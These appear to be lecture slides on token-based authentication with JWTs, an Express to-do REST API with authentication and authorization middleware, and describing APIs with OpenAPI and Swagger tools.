
A widely-used authentication scheme is based on Tokens



Idea:

1. Clients send a request with username and password to the API
2. API validates username and password, and generates a token
3. The token (a string) is returned to the client
4. Client must pass the token back to the API at every subsequent request that requires authentication (in the Authorization Header)
5. API verifies the token before responding

# TOKEN-BASED AUTHENTICATION SCHEME



# JSON WEB TOKEN (JWT)

- JWT is a widely-adopted open standard ([RFC 7519](#))
- Allows to securely share claims between two parties
- A JWT token is a string consisting of three parts, separated by “.”
- Structure: Header.Payload.Signature

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpX  
VCJ9 . eyJuYW1lIjoibHVpZ2kiLCJyb2x  
lIjojYWRtaW4iLCJleHAiOjE2NzAzOTg  
0MzJ9 . fopBYrax8wcB7rnPjCc0Mc62IT  
21JdvyOdyixMwMZAQ

# JWT: HEADER

- The JWT header contains information about the **type of token** and the type of hashing function used to **sign it**, in JSON format
- It is **encoded** using Base64Url Encoding
  - Note that this is merely an encoding, not an encryption! **It can be easily be inverted!**

eyJhbGciOiJIUzI  
1NiIsInR5cCI6Ik  
pXVCJ9

Base64Url Encoding

```
{  
  "alg": "HS256",  
  "typ": "JWT"  
}
```

# JWT: PAYLOAD

- The payload is a JSON object containing **claims**
- Some registered claims are recommended (e.g. «exp» indicates an expiration date for the token)
- Claims are customizable (we can write any claim in the payload)
- It is **encoded** using Base64Url Encoding

eyJJuYW1lIjoibHV  
pZ2kiLCJyb2x1Ij  
oiYWRtaW4iLCJle  
HAi0jE2NzAzOTg0  
MzJ9

Base64Url Encoding

```
{  
  "name": "luigi",  
  "role": "admin",  
  "exp": 1670398432  
}
```

# JWT: SIGNATURE

- To ensure that tokens are not tampered or forged, a signature is included
- The signature is obtained by applying a **cryptographic hashing function** to the string obtained by concatenating:
  - The **header** of the token
  - The **payload** of the token
  - A **secret key** known only by the server that issues the token
- Actually, JWT signatures are a little bit more complex than that
  - Check out HS256 or RS256 if you want to know more:  
<https://auth0.com/blog/rs256-vs-hs256-whats-the-difference/>

# CRYPTOGRAPHIC HASHING FUNCTIONS

Functions that map an arbitrary binary string (**input**) to a fixed-size binary string (**digest** or **hash**)



Secure cryptographic hashing funcs have some interesting properties:

- They are virtually **collision free** (basically it's impossible to find two different inputs that lead to the same digest)
- They can be computed easily, but **cannot be inverted**
  - Given an input, it is easy to compute its digest. But given a digest, it's unfeasible to compute the input that generated it

# JSON WEB TOKEN: OVERVIEW

eyJhbGciOiJIUzI  
1NiIsInR5cCI6Ik  
pXVCJ9.eyJuYW1l  
IjoibHVpZ2kiLCJ  
yb2x1IjoiYWRTaw  
4iLCJleHAiOjE2N  
zAzOTg0MzJ9.fop  
BYrax8wcB7rnPjC  
c0Mc62IT21Jdvy0  
dyixMWMZAQ

Base64Url Encoding


Base64Url Encoding

```
{  
  "alg": "HS256",  
  "typ": "JWT"  
}
```

```
{  
  "name": "luigi",  
  "role": "admin",  
  "exp": 1670398432  
}
```


```
HMACSHA256(  
  base64UrlEncode(header) + "." +  
  base64UrlEncode(payload),  
  secret_key  
)
```

# **TO – DO LIST REST API WITH EXPRESS**



# A REST API USING EXPRESS

- We will implement a REST API for our To-do list app
- We will use Express, and re-use most of the code from our Express To-do List web app
- Let's take a look at the code!
- Code available in Course Materials
- The following slides show some highlights from the demo.



# CONFIGURING MIDDLEWARES

```
const app = express();
const PORT = 3000;

// Register the morgan logging middleware, use the 'dev' format
app.use(morgan('dev'));

app.use(cors()); //API will be accessible from anywhere. We'll talk about this in
Lecture 23!

// Parse incoming requests with a JSON payload
app.use(express.json());
```

# ERROR HANDLING

```
//error handler
app.use( (err, req, res, next) => {
  console.log(err.stack);
  res.status(err.status || 500).json({
    code: err.status || 500,
    description: err.message || "An error occurred"
  });
});
```

# AUTHENTICATION: ROUTES

```
authenticationRouter.post("/auth", async (req, res) => {
  let isAuthenticated = await AuthController.checkCredentials(req, res);
  if(isAuthenticated){
    res.json(AuthController.issueToken(req.body.usr));
  } else {
    res.status(401);
    res.json( {error: "Invalid credentials. Try again."});
  }
});

authenticationRouter.post("/signup", (req, res, next) => {
  AuthController.saveUser(req, res).then((user) => {
    res.json(user);
  }).catch((err) => {
    next({status: 500, message: "Could not save user"});
  })
});
```

# AUTHENTICATION: JWT

```
import Jwt from "jsonwebtoken";

static issueToken(username){
  return Jwt.sign({user:username}, process.env.TOKEN_SECRET, {
    expiresIn: `${24*60*60}s`
  });
}

static isTokenValid(token, callback){
  Jwt.verify(token, process.env.TOKEN_SECRET, callback);
}
```

# AUTHENTICATION: MIDDLEWARE

```
export function enforceAuthentication(req, res, next){  
  const authHeader = req.headers['authorization']  
  const token = authHeader?.split(' ')[1];  
  if(!token){  
    next({status: 401, message: "Unauthorized"});  
    return;  
  }  
  AuthController.isTokenValid(token, (err, decodedToken) => {  
    if(err){  
      next({status: 401, message: "Unauthorized"});  
    } else {  
      req.username = decodedToken.user;  
      next();  
    }  
  });  
}
```

# ENFORCING AUTHORIZATION

- In our API, we want users to be able to modify and visualize only their own To-do items!
- What if an user tries to send a DELETE request for a To-do item that does not belong to him?
- We should also check that the client actually has permission to interact with a resource!

# AUTHORIZATION MIDDLEWARE

```
export async function ensureUsersModifyOnlyOwnTodos(req, res, next){
    const user = req.username;
    const todoId = req.params.id;
    const userHasPermission = await AuthController.canUserModifyTodo(user, todoId);
    if(userHasPermission){
        next();
    } else {
        next({
            status: 403,
            message: "You are forbidden to view or modify this resource"
        });
    }
}
```

# AUTHORIZATION MIDDLEWARE

- Example of sensible route protected with the authorization middleware

```
todoRouter.get("/todos/:id", ensureUsersModifyOnlyOwnTodos, (req, res, next) => {
  TodoController.findById(req).then( (item) => {
    if(item)
      res.json(item);
    else
      next({status: 404, message: "Todo not found"});
  }).catch( err => {
    next(err);
  })
});
```

# OPENAPI: DESCRIBING A REST API

- **OpenAPI** (formerly Swagger) is an open, formal standard to describe HTTP APIs
- Why?
  - **Standardization:** ensures consistent documentation practices
  - **Documentation:** can be used to automatically generate comprehensive docs
  - **Code generation:** Allows for automatic generation of client libraries and server stubs
  - **Machine and human-readable:** enables automated discovery and more
  - **Most broadly adopted industry standard**



# THE OPENAPI SPECIFICATION

- **OpenAPI Descriptions** are written as structured text documents
- Each document represents a JSON object, in JSON or [YAML](#) format
- These specification files describe version of the OpenAPI specification (**openapi**), the API (**info**) and the endpoints (**paths**)

```
# YAML format
openapi: 3.1.0
info:
  title: A minimal specification
  version: 0.0.1
paths: {} # No endpoints defined
```

```
// JSON format
{
  "openapi": "3.1.0",
  "info": {
    "title": "A minimal specification",
    "version": "0.0.1"
  },
  "paths": {} // No endpoints defined
}
```

# THE OPENAPI SPECIFICATION: PATHS

- The API Endpoints are called Paths in the OpenAPI specification
- Path objects allow to specify a sequence of endpoints
  - For each endpoint, its supported methods
  - For each method,
    - Expected input parameters (if any) (e.g.: path parameters, headers, etc...)
    - Request body (if any)
    - Possible responses
    - And more!

# THE OPENAPI SPECIFICATION: PATHS




Image from <https://learn.openapis.org/specification/paths>


# PATH EXAMPLE

- /auth endpoint, POST method
- Expects Request Body containing a JSON object with type {usr: string, pwd: string}
- Returns 200 OK on success, 401 Unauthorized when credentials are invalid

```
/auth:  
  post:  
    description: Authenticate user  
    produces:  
      - application/json  
    requestBody:  
      description: user to authenticate  
      required: true  
      content:  
        application/json:  
          schema:  
            type: object  
            properties:  
              usr:  
                type: string  
                example: Kyle  
              pwd:  
                type: string  
                example: p4ssw0rd  
    responses:  
      200:  
        description: User authenticated  
      401:  
        description: Invalid credentials
```

# WORKING WITH OPENAPI SPECIFICATIONS

- Writing an OpenAPI specification for an API is quite a lot of work
- What can we do with an OpenAPI specification?



# OPENAPI: OPEN SOURCE TOOLS

- OpenAPI is supported by a number of mature, open-source tools
- Some widely used open-source tools are reported as follows:
  - **Swagger Editor:** <https://swagger.io/tools/swagger-editor/>
  - **Swagger Codegen:** <https://swagger.io/tools/swagger-codegen/>
  - **Swagger UI:** <https://swagger.io/tools/swagger-ui/>
- You can also check them out in a web browser, without downloading anything: <https://editor.swagger.io/>

# OPENAPI: SWAGGER EDITOR

The image shows the Swagger Editor interface. On the left, the "Specification" pane displays the OpenAPI JSON code for a Pet store API. On the right, the "Documentation (Swagger UI)" pane shows the generated API documentation with various endpoints and their descriptions.

**Specification (Left):**

```
40 paths:|
41 /pet:
42   put:
43     tags:
44       - pet
45       summary: Update an existing pet
46       description: Update an existing pet by Id
47       operationId: updatePet
48       requestBody:
49         description: Update an existent pet in the store
50         content:
51           application/json:
52             schema:
53               $ref: '#/components/schemas/Pet'
54           application/xml:
55             schema:
56               $ref: '#/components/schemas/Pet'
57           application/x-www-form-urlencoded:
58             schema:
59               $ref: '#/components/schemas/Pet'
60             required: true
61       responses:
62         '200':
63           description: Successful operation
64           content:
65             application/json:
66               schema:
67                 $ref: '#/components/schemas/Pet'
68             application/xml:
69               schema:
